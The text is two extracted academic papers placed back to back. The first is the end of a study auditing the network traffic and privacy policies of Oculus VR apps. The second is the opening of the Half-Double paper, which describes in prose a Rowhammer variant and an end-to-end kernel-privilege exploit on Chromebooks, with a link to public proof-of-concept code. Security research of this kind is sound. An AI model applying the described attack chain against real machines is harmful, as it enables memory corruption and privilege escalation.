To further understand whether data collection is essential to app functionality, we distinguish between purposes that support core functionality (*i.e.,* basic features, security, personalization, legal purposes, and merger) and those unrelated to core functionality (*i.e.,* advertising, analytics, marketing, and additional features) [33]. Intuitively, core functionality indicates services that users expect from an app, such as reading articles from a news app or making a purchase with a shopping app. We found that only 31% (116/370) of all data flows are related to core functionality, while 69% (254/370) are unrelated. Interestingly, 81% (94/116) of core-functionality-related data flows are associated with third-party entities, indicating that app developers use cloud services. On the other hand, data collection purposes unrelated to core functionality can be used for marketing emails or cross-platform targeted advertisements. This is partly also corroborated by our ATS findings in Section 3.3: 83% (211/254) are associated with third-party tracking entities. In OVR, data types can be collected for tracking purposes and used for ads on other mediums (*e.g.,* Facebook website) and not on the Quest 2 device itself.

Next, we looked into the data types exposed for different purposes. The majority of data flows related to core functionality (56% or 65/116) expose PII data types, while Fingerprinting data types appear in most (66% or 173/254) data flows unrelated to functionality. We found that 15 data types are collected for functionality: these are comprised of Fingerprinting (41% or 48/116 data flows) and VR Sensory Data (3% or 3/116 data flows). We found that 19 data types are collected for purposes unrelated to functionality: these are comprised of PII (26% or 65/254 data flows) and VR Sensory Data (6% or 16/254 data flows). Interestingly, VR Movement, VR Play Area, and VR Field of View are mainly used for "advertising", while VR Movement and VR Pupillary Distance are used for "basic features", "security", and "merger" purposes [19].

Validation of Polisis results (purpose extraction). In order to validate the results pertaining to purpose extraction, we read all the 141 text segments previously annotated by Polisis. Then, we manually annotated each text segment with one or more purposes (based on the nine distinct purposes identified by Polisis). We had three authors look at each segment independently and then agree upon its annotation. We then compared our annotation with the purpose output by Polisis for the same segment. We found that this purpose extraction has 80%, 79%, and 78% micro-averaged precision, recall, and F1-score respectively[6]. These micro-averaged results are directly comparable to the Polisis' results in [19]: OVRSEEN's purpose extraction works well on VR apps. For completeness, we also computed the macro-averaged preci-

[6]Please note that this is multi-label classification. Thus, unlike multi-class classification for PoliCheck, precision, recall, and F1-score are different.

sion, recall, and F1-score: 81%, 78%, and 78%, respectively. Table 9 in Appendix D.3 in [58] reports the precision, recall, and F1-score for each purpose classification, and their micro- and macro-averages.

5 Discussion

5.1 VR-Specific Considerations

VR tracking has unique aspects and trends compared to other ecosystems, including but not limited to the following.

VR ads. The VR advertising ecosystem is currently at its infancy. Our analysis of destinations from the network traffic revealed that ad-related activity was missing entirely from OVR at the time of our experiments. Facebook recently started testing on-device ads for Oculus in June 2021 [41]. Ads on VR platforms will be immersive experiences instead of flat visual images; for example, Unity uses separate virtual rooms for ads [60]. We expect that tracking will further expand once advertising comes into VR (*e.g.,* to include tracking how users interact and behave within the virtual ad space). As VR advertising and tracking evolve, our OVRSEEN methodology, system, and datasets will continue to enable analysis that was not previously possible on any VR platforms.

Comparison to other ecosystems. Our analysis showed that the major players in the OVR tracking ecosystem are currently Facebook and Unity (see Fig. 2 and 5). The more established ecosystems such as mobile and Smart TVs are dominated by Alphabet [23,64]; they also have a more diverse playing field of trackers (*e.g.,* Amazon, Comscore Inc., and Adobe)—spanning hundreds of tracking destinations [23, 52, 64]. OVR currently has only a few players (*e.g.,* Facebook, Unity, Epic, and Alphabet). OVRSEEN can be a useful tool for continuing the study on this developing ecosystem.

Sensitive data. Compared to other devices, such as mobile, Smart TVs and IoT, the type of data that can be collected from a VR headset is arguably more sensitive. For example, OVR has access to various biometric information (*e.g.,* pupillary distance, hand geometry, and body motion tracking data) that can be used to identify users and even infer their health [40]. A study by Miller *et al.* [34] revealed the feasibility of identifying users with a simple machine learning model using less than five minutes of body motion tracking data from a VR device. Our experiments found evidence of apps collecting data types that are unique to VR, including biometric-related data types (see Section 3.2.2). While the numbers we found are small so far, with the developing VR tracking ecosystem, it is important to have a system such as OVRSEEN to detect the increasing collection of sensitive data over time.

Generalization. Within OVR, we only used OVRSEEN to analyze 140 apps in our corpus. However, we believe that it can be applied to other OVR apps, as long as they are created according to OVR standards. Beyond OVR, the network traffic analysis and network-to-policy consistency analysis can also be applied to other platforms, as long as their network traffic can be decrypted, as was the case with prior work on Android, Smart TV, *etc.* [35, 45, 51, 64].

5.2 Recommendations

Based on our findings, we provide recommendations for the OVR platform and developers to improve their data transparency practices.

Provide a privacy policy. We found that 38 out of the 140 popular apps, out of which 19 are from the Oculus app store, did not provide any privacy policy at all. Furthermore, 97% of inconsistent data flow disclosures were due to omitted disclosures by these 38 apps missing privacy policies (see Section 4). We recommend that the OVR platform require developers to provide a privacy policy for their apps, especially those available on the official Oculus app store.

Reference other parties' privacy policies. Developers are not the only ones collecting data during the usage of an app: third-parties (*e.g.,* Unity, Microsoft) and platform-party (*e.g.,* Oculus/Facebook) can also collect data. We found that 81 out of 102 app privacy policies did not reference policies of third-party libraries used by the app. We recommend that developers reference third-party and platform-party privacy policies. If they do that, then the consistency of disclosures will be quite high: up to 74% of data flows in the network traffic we collected (see Section 4.1.3). This indicates that, at least at this early stage, the VR ecosystem is better behaved than the mobile tracking ecosystem.

Notice and consent. We found that fewer than 10 out of 102 apps that provide a privacy policy explicitly ask users to read it and give consent to data collection (*e.g.,* for analytics purposes) upon first opening the app. We recommend that developers provide notice and ask for users' consent (*e.g.,* when a user launches the app for the first time) for data collection and sharing, as required by privacy laws such as GDPR [67].

Notifying developers. We contacted Oculus as well as the developers of the 140 apps that we tested. We provided courtesy notifications of the specific data flows and consistency we identified in their apps, along with recommendations. We received 24 responses (see the details in Appendix E in [58]). Developers were, in general, appreciative of the information and willing to adopt recommendations to improve their privacy policies. Several indicated they did not have the training or tools to ensure consistent disclosures.

6 Related Work

Privacy in Context. The framework of "Privacy in Context" [38] specifies the following aspects of information flow:

(1) actors: sender, recipient, subject; (2) type of information; and (3) transmission principle. The goal is to determine whether the information flow is appropriate within its context. The "transmission principle" is key in determining the appropriateness of the flow and may include: the purpose of data collection, notice and consent, required by law, *etc.* [38]. In this paper, we seek to provide context for the data flows (⟨*app, data type, destination*⟩) found in the network traffic. We primarily focus on the network-to-policy *consistency*, *purpose* of data collection, and we briefly comment on notice and consent. Most prior work on network analysis only characterized destinations (first *vs.* third parties, ATS, *etc.*) or data types exposed without additional contexts. One exception is MobiPurpose [22], which inferred data collection purposes of mobile (not VR) apps, using network traffic and app features (*e.g.,* URL paths, app metadata, domain name, *etc.*); the authors stated that "the purpose interpretation can be subjective and ambiguous". Our notion of purpose is explicitly stated in the privacy policies and/or indicated by the destination domain matching ATS blocklists. Shvartzshnaider *et al.* introduced the contextual integrity (CI) framework to understand and evaluate privacy policies [54]—they, however, leveraged manual inspection and not automation.

Privacy of various platforms. The research community has looked into privacy risks in various platforms, using static or dynamic code analysis, and—most relevant to us—network traffic analysis. Enck *et al.* performed static analysis of Android apps [13] and discovered PII misuse (*e.g.,* personal/phone identifiers) and ATS activity. Taintdroid, first introduced taint tracking for mobile apps [12]. Ren *et al.* [46] did a comprehensive evaluation of information exposure on smart home IoT devices. Moghaddam *et al.* and Varmarken *et al.* observed the prevalence of PII exposures and ATS activity [35, 64] in Smart TVs. Lentzsch *et al.* [27] performed a comprehensive evaluation on Alexa, a voice assistant platform. Ren *et al.* [47], Razaghpanah *et al.* [45], and Shuba *et al.* [51–53] developed tools for analysis of network traffic generated by mobile apps, and inspection for privacy exposures and ATS activity. Our work is the first to perform network traffic analysis on the emerging OVR platform, using dynamic analysis to capture and decrypt networking traffic on the device; this is more challenging for Unity and Unreal based apps because, unlike prior work that dealt with standard Android APIs, we had to deal with stripped binary files (*i.e.,* no symbol table). Augmented reality (AR) is another platform the research community has been focusing on in the past decade [1, 24, 26, 44, 48, 66]. While AR augments our perception and interaction with the real world, VR replaces the real world with a virtual one. Nevertheless, some AR privacy issues are similar to those in VR since they have similar sensors, *e.g.,* motion sensors.

Privacy of VR. Although there is work on security aspects of VR devices (*e.g.,* authentication and attacks on using virtual keyboards) [11, 29–31], the privacy of VR is currently not fully understood. Adams *et al.* [2] interviewed VR users and developers on security and privacy concerns, and learnt that they were concerned with data collection potentially performed by VR devices (*e.g.,* sensors, device being always on) and that they did not trust VR manufacturers (*e.g.,* Facebook owning Oculus). Miller *et al.* present a study on the implications of the ability of VR technology to track body motions [34]. Our work is motivated by these concerns but goes beyond user surveys to analyze data collection practices exhibited in the network traffic and stated in privacy policies.

Privacy policy analysis. Privacy policy and consistency analysis in various app ecosystems [4, 5, 19, 55, 65, 68, 69] is becoming increasingly automated. Privee [68] is a privacy policy analyzer that uses NLP to classify the content of a website privacy policy using a set of binary questions. Slavin *et al.* used static code analysis, ontologies, and information flow analysis to analyze privacy policies for mobile apps on Android [55]. Wang *et al.* applied similar techniques to check for privacy leaks from user-entered data in GUI [65]. Zimmeck *et al.* also leveraged static code analysis for privacy policy consistency analysis [69]; they improved on previous work by attempting to comply with legal requirements (*e.g.,* first *vs.* third party, negative policy statements, *etc.*). In Section 4, we leverage two state-of-the-art tools, namely PoliCheck [5] and Polisis [19], to perform data-flow-to-policy consistency analysis and to extract the data collection purpose, respectively. PoliCheck was built on top of PolicyLint [4], a privacy policy analyzer for mobile apps. It analyzes both positive and negative data collection (and sharing) statements, and detects contradictions. Lentzsch *et al.* also used off-the-shelf PoliCheck using a data ontology crafted for Alexa skills. OVRSEEN focuses on OVR and improves on PoliCheck in several ways, including VR-specific ontologies, referencing third-party policies, and extracting data collection purposes.

7 Conclusion

Summary. We present the first comprehensive study of privacy aspects for Oculus VR (OVR), the most popular VR platform. We developed OVRSEEN, a methodology and system to characterize the data collection and sharing practices of the OVR ecosystem by (1) capturing and analyzing data flows found in the network traffic of 140 popular OVR apps, and (2) providing additional contexts via privacy policy analysis that checks for consistency and identifies the purpose of data collection. We make OVRSEEN's implementation and datasets publicly available at [59]. An extended version of this paper, including appendices, can be found in [58].

Limitations and future directions. On the networking side, we were able to decrypt, for the first time, traffic of OVR apps, but the OVR platform itself is closed and we could not decrypt most of its traffic. In future work, we will explore the

possibility of addressing this limitation by further exploring binary analysis. On the privacy policy side, PoliCheck and Polisis rely on different underlying NLP model, with inherent limitations and incompatibilities—this motivates future work on a unified privacy policy and context analyzer.

Acknowledgment

This project was supported by NSF Awards 1815666 and 1956393. We would like to thank our shepherd, Tara Whalen, and the USENIX Security 2022 reviewers for their feedback, which helped to significantly improve the paper. We would also like to thank Yiyu Qian, for his help with part of our data collection process.

References

[1] A. Acquisti, R. Gross, and F. D. Stutzman. Face Recognition and Privacy in the Age of Augmented Reality. *Journal of Privacy and Confidentiality*, 6(2):1, 2014.

[2] D. Adams, A. Bah, C. Barwulor, N. Musaby, K. Pitkin, and E. M. Redmiles. Ethics Emerging: the Story of Privacy and Security Perceptions in Virtual Reality. In *SOUPS*, Aug. 2018.

[3] O. Alrawi, C. Lever, M. Antonakakis, and F. Monrose. SoK: Security Evaluation of Home-Based IoT Deployments. In *IEEE SP*, 2019.

[4] B. Andow, S. Y. Mahmud, W. Wang, J. Whitaker, W. Enck, B. Reaves, K. Singh, and T. Xie. PolicyLint: Investigating Internal Privacy Policy Contradictions on Google Play. In *USENIX Security*, Aug. 2019.

[5] B. Andow, S. Y. Mahmud, J. Whitaker, W. Enck, B. Reaves, K. Singh, and S. Egelman. Actions Speak Louder than Words: Entity-Sensitive Privacy Policy and Data Flow Analysis with PoliCheck. In *USENIX Security*, Aug. 2020.

[6] ARMmbed. mbedtls: x509_crt.c. https://github.com/ARMmbed/mbedtls/blob/development/library/x509_crt.c, 2021.

[7] C. Brubaker and Android Security team. Changes to trusted certificate authorities in android nougat. https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate.html, July 2016.

[8] BSDgeek_Jake (XDA Developer). Moaab: Mother of all ad-blocking. https://forum.xda-developers.com/showthread.php?t=1916098, 2019.

[9] P. Cipolloni. Universal android ssl pinning bypass with frida. https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/, July 2017.

[10] Disconnect, Inc. disconnect-tracking-protection: Canonical repository for the disconnect services file. https://github.com/disconnectme/disconnect-tracking-protection, 2021.

[11] R. Duezguen, P. Mayer, S. Das, and M. Volkamer. Towards Secure and Usable Authentication for Augmented and Virtual Reality Head-Mounted Displays. *arXiv preprint arXiv:2007.11663*, 2020.

[12] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *OSDI*, Oct. 2010.

[13] W. Enck, D. Octeau, P. McDaniel, and S. Chaudhuri. A Study of Android Application Security. In *USENIX Security*, Aug. 2011.

[14] Epic Games, Inc. Openssl (unreal version). https://github.com/EpicGames/UnrealEngine/tree/master/Engine/Source/ThirdParty/OpenSSL, 2021.

[15] Epic Games, Inc. Unreal engine. https://www.unrealengine.com/, 2021.

[16] Facebook. Facebook to acquire oculus. https://about.fb.com/news/2014/03/facebook-to-acquire-oculus/, March 2014.

[17] E. Fernandes, J. Jung, and A. Prakash. Security Analysis of Emerging Smart Home Applications. In *IEEE SP*, 2016.

[18] Google. Android developers - best practices for unique. https://developer.android.com/training/articles/user-data-ids, 2021.

[19] H. Harkous, K. Fawaz, R. Lebret, F. Schaub, K. G. Shin, and K. Aberer. Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning. In *USENIX Security*, Aug. 2018.

[20] S. Hayden. Oculus quest 2 surpasses original quest in monthly active users. https://www.roadtovr.com/oculus-quest-2-monthly-active-users/, January 2021.

[21] D. Heaney. The oculus quest 2 'jailbreak' seems to be fake. https://uploadvr.com/oculus-quest-2-jailbreak-seems-fake/, November 2020.

[22] H. Jin, M. Liu, K. Dodhia, Y. Li, G. Srivastava, M. Fredrikson, Y. Agarwal, and J. I. Hong. Why Are They Collecting My Data? Inferring the Purposes of Network Traffic in Mobile Apps. In *ACM IMWUT*, 2018.

[23] K. Kollnig, A. Shuba, R. Binns, M. V. Kleek, and N. Shadbolt. Are iPhones Really Better for Privacy? Comparative Study of iOS and Android Apps. *arXiv preprint arXiv:2109.13722*, 2021.

[24] A. Kotsios. Privacy in an Augmented Reality. *International Journal of Law and Information Technology*, 23(2):157–185, 2015.

[25] B. Lang. Where to change quest 2 privacy settings and see your vr data collected by facebook. https://www.roadtovr.com/oculus-quest-2-privacy-facebook-data-collection-settings/, October 2020.

[26] K. Lebeck, K. Ruth, T. Kohno, and F. Roesner. Towards Security and Privacy for Multi-User Augmented Reality: Foundations with End Users. In *IEEE SP*, 2018.

[27] C. Lentzsch, S. J. Shah, B. Andow, M. Degeling, A. Das, and W. Enck. Hey Alexa, is this Skill Safe?: Taking a Closer Look at the Alexa Skill Ecosystem. In *NDSS*, 2021.

[28] Y. Li, Z. Yang, Y. Guo, and X. Chen. DroidBot: a Lightweight UI-Guided Test Input Generator for Android. In *IEEE/ACM ICSE-C*, 2017.

[29] Z. Ling, Z. Li, C. Chen, J. Luo, W. Yu, and X. Fu. I Know What You Enter on Gear VR. In *IEEE CNS*, 2019.

[30] S. Luo, A. Nguyen, C. Song, F. Lin, W. Xu, and Z. Yan. OcuLock: Exploring Human Visual System for Authentication in Virtual Reality Head-mounted Display. In *NDSS*, 2020.

[31] F. Mathis, J. H. Williamson, K. Vaniea, and M. Khamis. Fast and Secure Authentication in Virtual Reality using Coordinated 3D Manipulation and Pointing. *ACM ToCHI*, 2021.

[32] L. Matney. The oculus quest's unofficial app store gets backing from oculus founder palmer luckey. https://techcrunch.com/2020/09/23/the-oculus-quests-unofficial-app-store-gets-backing-from-oculus-founder-palmer-luckey/, September 2020.

[33] E. McCallister, T. Grance, and K. Scarfone. Guide to Protecting the Confidentiality of Personally Identifiable Information (PII). Technical Report NIST Special Publication (SP) 800-122, 2010.

[34] M. R. Miller, F. Herrera, H. Jun, J. A. Landay, and J. N. Bailenson. Personal Identifiability of User Tracking Data during Observation of 360-degree VR Video. *Scientific Reports*, 2020.

[35] H. Mohajeri Moghaddam, G. Acar, B. Burgess, A. Mathur, D. Y. Huang, N. Feamster, E. W. Felten, P. Mittal, and A. Narayanan. Watching You Watch: The Tracking Ecosystem of Over-the-Top TV Streaming Devices. In *ACM CCS*, 2019.

[36] Mozilla Corporation and Individual mozilla.org contributors. Privacy & security guide: Oculus quest 2 vr headset. https://foundation.mozilla.org/en/privacynotincluded/oculus-quest-2-vr-headset/, November 2020.

[37] Mozilla Corporation and Individual mozilla.org contributors. What is fingerprinting and why you should block it. https://www.mozilla.org/en-US/firefox/features/block-fingerprinting/, 2021.

[38] H. Nissenbaum. *Privacy in Context - Technology, Policy, and the Integrity of Social Life*. 2010.

[39] Oculus. A single way to log into oculus and unlock social features. https://www.oculus.com/blog/a-single-way-to-log-into-oculus-and-unlock-social-features/, August 2020.

[40] Oculus. Track your fitness in vr with oculus move. https://support.oculus.com/move/, 2021.

[41] Oculus Blog. Testing In-Headset VR Ads. https://www.oculus.com/blog/testing-in-headset-vr-ads, Sep 2021.

[42] Ole André V. Ravnås. Frida - dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. https://frida.re/, 2021.

[43] Pi-hole. Pi-hole: Network-wide ad blocking. https://pi-hole.net/, 2021.

[44] P. A. Rauschnabel, J. He, and Y. K. Ro. Antecedents to the Adoption of Augmented Reality Smart Glasses: A Closer Look at Privacy Risks. *Journal of Business Research*, 92:374–384, 2018.

[45] A. Razaghpanah, R. Nithyanand, N. Vallina-Rodriguez, S. Sundaresan, M. Allman, C. Kreibich, and P. Gill. Apps, Trackers, Privacy, and Regulators: A Global Study of the Mobile Tracking Ecosystem. In *NDSS*, 2018.

[46] J. Ren, D. J. Dubois, D. Choffnes, A. M. Mandalari, R. Kolcun, and H. Haddadi. Information Exposure From Consumer IoT Devices: A Multidimensional, Network-Informed Measurement Approach. In *IMC*, 2019.

[47] J. Ren, A. Rao, M. Lindorfer, A. Legout, and D. Choffnes. ReCon: Revealing and Controlling PII Leaks in Mobile Network Traffic. In *MobiSys*, 2016.

[48] F. Roesner, T. Kohno, and D. Molnar. Security and Privacy for Augmented Reality Systems. *CACM*, 57(4):88–96, 2014.

[49] S. Rogers. Virtual reality for good use cases: From educating on racial bias to pain relief during childbirth. https://www.forbes.com/sites/solrogers/2020/03/09/virtual-reality-for-good-use-cases-from-educating-on-racial-bias-to-pain-relief-during-childbirth/, March 2020.

[50] P. Sarnoff. The vr in the enterprise report: How retailers and brands are illustrating vr's potential in sales, employee training, and product development. https://www.businessinsider.com/virtual-reality-for-enterprise-sales-employee-training-product-2018-12, December 2018.

[51] A. Shuba, A. Le, E. Alimpertis, M. Gjoka, and A. Markopoulou. AntMonitor: A System for On-Device Mobile Network Monitoring and its Applications. *arXiv preprint arXiv:1611.04268*, 2016.

[52] A. Shuba and A. Markopoulou. NoMoATS: Towards Automatic Detection of Mobile Tracking. In *PETS*, 2020.

[53] A. Shuba, A. Markopoulou, and Z. Shafiq. NoMoAds: Effective and Efficient Cross-App Mobile Ad-Blocking. In *PETS*, 2018.

[54] Y. Shvartzshnaider, N. Apthorpe, N. Feamster, and H. Nissenbaum. Going Against the (Appropriate) Flow: a Contextual Integrity Approach to Privacy Policy Analysis. In *HCOMP*, 2019.

[55] R. Slavin, X. Wang, M. B. Hosseini, J. Hester, R. Krishnan, J. Bhatia, T. D. Breaux, and J. Niu. Toward a Framework for Detecting Privacy Policy Violations in Android Application Code. In *ACM/IEEE ICSE*, 2016.

[56] Software Freedom Conservancy. Seleniumhq browser automation. https://www.selenium.dev/, 2021.

[57] Spatial Systems, Inc. Spatial: Virtual spaces that bring us together. https://spatial.io/, 2021.

[58] R. Trimananda, H. Le, H. Cui, J. T. Ho, A. Shuba, and A. Markopoulou. OVRseen: Auditing Network Traffic and Privacy Policies in Oculus VR. *arXiv preprint arXiv:2106.05407*, 2021.

[59] UCI Networking Group. OVRseen project page. https://athinagroup.eng.uci.edu/projects/ovrseen/.

[60] Unity. The Virtual Room ad: a real way to make money in VR. https://create.unity3d.com/virtual-room-ad, 2021.

[61] Unity Technologies. mbed tls: An open source, portable, easy to use, readable and flexible ssl library. https://github.com/Unity-Technologies/mbedtls, 2021.

[62] Unity Technologies. Unity - the leading platform for creating interactive, real-time content. https://unity.com/, 2021.

[63] Unity Technologies. Unity manual: Managed code stripping. https://docs.unity3d.com/Manual/ManagedCodeStripping.html, 2021.

[64] J. Varmarken, H. Le, A. Shuba, A. Markopoulou, and Z. Shafiq. The TV is Smart and Full of Trackers: Measuring Smart TV Advertising and Tracking. In *PETS*, 2020.

[65] X. Wang, X. Qin, M. Bokaei Hosseini, R. Slavin, T. D. Breaux, and J. Niu. GUILeak: Tracing Privacy Policy Claims on User Input Data for Android Applications. In *IEEE/ACM ICSE*, 2018.

[66] B. Wassom. *Augmented Reality Law, Privacy, and Ethics: Law, Society, and Emerging AR Technologies*. 2014.

[67] B. Wolford. What is gdpr, the eu's new data protection law? https://gdpr.eu/what-is-gdpr/, 2019.

[68] S. Zimmeck and S. M. Bellovin. Privee: An Architecture for Automatically Analyzing Web Privacy Policies. In *USENIX Security*, Aug. 2014.

[69] S. Zimmeck, Z. Wang, L. Zou, R. Iyengar, B. Liu, F. Schaub, S. Wilson, N. M. Sadeh, S. M. Bellovin, and J. R. Reidenberg. Automated Analysis of Privacy Requirements for Mobile Apps. In *NDSS*, 2017.

Half-Double: Hammering From the Next Row Over

Andreas Kogler[1] Jonas Juffinger[1,2] Salman Qazi[3] Yoongu Kim[3] Moritz Lipp[4*]
Nicolas Boichat[3] Eric Shiu[5] Mattias Nissler[3] Daniel Gruss[1]

[1]*Graz University of Technology* [2]*Lamarr Security Research* [3]*Google*
[4]*Amazon Web Services* [5]*Rivos*

Abstract

Rowhammer is a vulnerability in modern DRAM where repeated accesses to one row (the aggressor) give off electrical disturbance whose cumulative effect flips the bits in an adjacent row (the victim). Consequently, Rowhammer defenses presuppose the adjacency of aggressor-victim pairs, including those in LPDDR4 and DDR4, most notably TRR.

In this paper, we present Half-Double[1], an escalation of Rowhammer to rows beyond immediate neighbors. Using Half-Double, we induce errors in a victim by combining many accesses to a distance-2 row with just a few to a distance-1 row. Our experiments show that the cumulative effect of these leads to a sufficient electrical disturbance in the victim row, inducing bit flips. We demonstrate the practical relevance of Half-Double in a proof-of-concept attack on a fully up-to-date system. We use side channels, a new technique called *Blind-Hammering*, a new spraying technique, and a Spectre attack in our end-to-end Half-Double Attack. On recent Chromebooks with ECC- and TRR-protected LPDDR4x memory, the attack takes less than 45 minutes on average.

1 Introduction

Rowhammer is a widespread DRAM issue caused by the unintended coupling between its constituent rows [31]. By repeatedly accessing one row (*i.e.*, *aggressor*), an attacker can corrupt data in adjacent rows (*i.e.*, *victims*) by accelerating their charge leakage. As a powerful means of bypassing hardware and software memory protection, Rowhammer has been used as the basis for many different attacks (Section 2.3).

Previously, Rowhammer was understood to operate at a distance of one row: an aggressor would only flip bits in its two immediate neighbors, one on each side. This makes intuitive sense: as a coupling phenomenon [54], the Rowhammer effect should be the strongest at closest proximity. Indeed, this assumption underpins many countermeasures (Section 2.3) that have been proposed against Rowhammer, especially the ones that rely on detecting aggressors and refreshing the charge in their intended victims (e.g., [31,35,40]). In fact, *Target Row Refresh (TRR)*, a productionized countermeasure widely deployed as part of LPDDR4/DDR4 chips, falls into this *detect-and-refresh* category [15].

In this paper, we present *Half-Double*, a new escalation of Rowhammer where we show its effect to extend beyond just the immediate neighbors. Using Half-Double, we are able to flip bits in the victim by combining many accesses to a *far aggressor* (at distance two) with just a few to a *near aggressor* (at distance one). Both aggressors are necessary: accessing just the former does not flip bits in a row that's two away, whereas accessing just the latter devolves into a classic attack that's easily mitigated. Based on our experiments, the near aggressor appears to act as a bridge, *transporting* the Rowhammer effect of the far aggressor onto the victim. Concerningly, TRR facilitates Half-Double through its mitigative refreshes, turning their recipient row into the near aggressor that co-conspires with the far one that necessitated the refresh in the first place. In effect, the cure becomes the disease.

While the discovery and evaluation of Half-Double is the main contribution of this work, we also demonstrate its practical relevance in a proof-of-concept exploit. However, current systems limit the attacker's control, introducing 4 challenges: First (**C1**), the adversary needs to allocate memory contiguous in a DRAM bank. However, without access to physical addresses [48] and huge pages [13, 19], we have to introduce a novel approach combining *buddy allocator* information with a DRAM timing side channel to reliably detect contiguous memory. Second (**C2**), ECC-protected memory can make bit flips unobservable depending on the victim data which the attacker does not control, the adversary cannot template the memory like in previous Rowhammer attacks as hammering requires knowledge of the cell data. As state-of-the-art [8, 13, 15, 19, 45, 51] does not solve this problem, we introduce a novel technique called *Blind-Hammering* to induce bit flips despite the ECC mechanism of LPDDR4x. Third (**C3**), reduced address space sizes on recent ARM-based sys-

*Work done while affiliated with Graz University of Technology.

[1]Named after a crochet stitch taller than a single but shorter than a double.

tems break the page table spraying mechanism from previous attacks [19, 44, 48, 51]. Therefore, we develop a new spraying technique that is still unmitigated. Finally (**C4**), without templating, we need an oracle telling whether Rowhammer induced an exploitable bit flip, without crashing the exploit. For this, we introduce a novel approach using a Spectre-based oracle for exploitable bit flips. We combine these techniques into an end-to-end proof-of-concept, the Half-Double Attack[2], which escalates an unprivileged attacker to arbitrary system memory read and write access, *i.e.*, kernel privileges. The Half-Double Attack runs within 45 minutes on a fully updated Chromebook with TRR-protected LPDDR4x memory.

To summarize, we make the following contributions:

1. We discover a new Rowhammer effect: Half-Double, and evaluate a set of devices and modules for susceptibility.
2. We perform a thorough root-cause analysis to empirically prove that TRR is responsible for the Half-Double effect.
3. We analyze the stop-gap mitigations present in today's systems and show that with a new exploit using Half-Double, we can bypass them and build an end-to-end attack.
4. Our end-to-end Half-Double Attack runs on up-to-date Chromebooks and combines the Half-Double effect with exploit techniques, side channels, and a Spectre attack.

Outline. We provide background in Section 2 and introduce a new Rowhammer pattern notation in Section 3. We overview the the Half-Double effect in Section 4 and empirically verify that it is a new effect in Section 5. We develop the end-to-end attack in Section 6. We discuss the related work and implications in Section 7 and conclude in Section 8.

Responsible Disclosure. Pre-existing contractual obligations between a subset of the authors and the memory vendors mean we cannot provide details as to the effectiveness or substance of efforts to remediate the flaws. We believe the work should nonetheless be published as the impact of disclosure is unlikely to impact consumer security substantially, as the presence of Rowhammer-type vulnerabilities is a known limitation in DRAM design prior to our publication [15, 31]. Therefore, we believe that publicly disclosing our new variant will help rather than hinder the safe deployment of systems.

We responsibly disclosed Half-Double by notifying the affected memory vendors, triggering a customary embargo. The vulnerability was made public via a blog post after the expiration of the embargo [43].

2 Background

In this section, we provide background on DRAM, the Rowhammer effect, and the broadly deployed TRR mitigation.

[2]Our open-source proof-of-concept implementations can be found at: https://github.com/iaik/halfdouble

2.1 DRAM Organization


The main memory system consists of multiple *channels*, which are independent links between memory controller and DRAM chips. Since DRAM chips have a narrow data bus, several of them are grouped into a *rank* whose aggregated data-bus width matches that of the channel. Multiple ranks can time-share a channel. Chips in a rank run in lockstep, *i.e.*, organizationally, like a single larger chip. Hence, we use the terms "rank" and "chip" interchangeably. Each rank consists of *rows* of capacitor-based DRAM *cells*. To access a row, the voltage of its wordline must be raised, which connects its cells to their respective bitlines. Referred to as *activation*, this procedure then involves what's called the *row-buffer* – situated at the other end of the bitlines – to sense the voltage perturbations and to amplify them to either '0' or '1'. This brings us full circle as the cells are restored to their original state: fully discharged or fully charged. As long as the same row remains activated, subsequent accesses are served from the row-buffer. Such *row hits* are faster than *row conflicts* which must activate a different row. To increase the probability of a row hit, rows within a rank are partitioned into *banks* with dedicated row buffers. Capacitors and, thus, DRAM cells lose charge over time. Thus, all rows must be *refreshed* at a regular interval which is typically 32-64ms [27]. Refreshes are spread out evenly over time, *i.e.*, refreshing a small subset of rows with each *refresh* command. We emphasize that *refreshing a row is exactly the same as activating it* [38] (see Section 3).

2.2 DRAM Address Reverse Engineering

Various attacks require specific placement of data in DRAM, motivating several works to reverse-engineer DRAM addressing functions. Pessl et al. [42] and later also Barenghi et al. [6] used the row buffer timing side channel. Jung et al. [29] reverse-engineered even the physical on-chip location via heat-based hardware-fault attacks. Helm et al. [21] used performance counters to measure row hits and misses. All of these methods group addresses into sets of addresses that see row conflicts or row hits with each other, *i.e.*, they are in the same bank. They then compute which combination of bits indicates the set, which is often a linear XOR-combination of bits. Helm et al. [21] showed that addressing functions can vary between different address ranges or channels. While older works found the row index to be just a subset of address bits [19, 42, 48, 56], more recent works also found XOR combinations to be used for index bits as well [49]. As a response to Rowhammer, physical addresses today are hidden from user programs [32], rendering approaches that rely on them unapplicable for attacks on up-to-date systems.

2.3 Rowhammer

At higher densities, chips are more likely to suffer from disturbance errors caused by intra-chip crosstalk [39]. In 2014,



(a) Single-sided (b) Double-sided (c) One-location

Figure 1: Rowhammer access patterns: red rectangles (▣) represent hammered rows, *i.e.*, the near aggressors $\mathcal{N}$, while blue rectangles (▣) represent the most likely row for bit flips, *i.e.*, the victim row $\mathcal{V}$. Single-sided hammering accesses a set of unrelated rows, which we call decoys $\mathcal{D}$ (□).

Kim et al. [31] demonstrated row-to-row disturbance errors in DRAM chips from memory accesses and called it *row hammer* [23]. Recently, Walker et al. [54] provided a comprehensive analysis of the underlying physics of Rowhammer.

